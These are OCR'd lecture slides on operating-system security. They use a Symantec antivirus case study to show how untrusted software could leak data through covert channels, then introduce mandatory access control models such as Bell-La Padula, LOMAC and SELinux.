
Case study: Symantec AntiVirus 10

Contained a remote exploit (attacker could run arbitrary code)

Inherently required access to all of a user's files to scan them

Can an OS protect private file contents under such circumstances?

Case study: Symantec AntiVirus 10




Scanner – checks for virus signatures

Update daemon – downloads new virus signatures


How can OS enforce security without trusting AV software?

- Must not leak contents of your files to network
- Must not tamper with contents of your files



Scanner can write your private data to network

Prevent scanner from invoking any system call that might send a network messages?




Scanner can send private data to update daemon

Update daemon sends data over network

- Can cleverly disguise secrets in order/timing of update requests


Block IPC & shared memory system calls in scanner?



Scanner can write data to world-readable file in `/tmp`

Update daemon later reads and discloses file

Prevent update daemon from using `/tmp`?



Scanner can acquire read locks on virus database

- Encode secret user data by locking various ranges of file

Update daemon decodes data by detecting locks

- Discloses private data over the network


Have trusted software copy virus DB for scanner?

The list goes on!

Can we ever convince ourselves we've covered all possible communication channels?

➔ Not without a more systematic approach to the problem

Security levels: Bell-La Padula model



Control information flow

LOMAC

MAC not widely accepted outside military

Low water Mark Access Control(LOMAC)’s goal: make MAC more suitable


Concentrates on Integrity

Originally available for Linux (2.2)

Now ships with FreeBSD

Windows introduced similar Mandatory Integrity Control (MIC)

SELinux



Users, roles, types

SElinux user is assigned on login, based on rules

A user is allowed to assume different roles w. newrole

roles are restricted by SElinux (not Unix) users

Each role allows only certain types

Types allow non-hierarchical security policies

Policy specifications are complicated sets of rules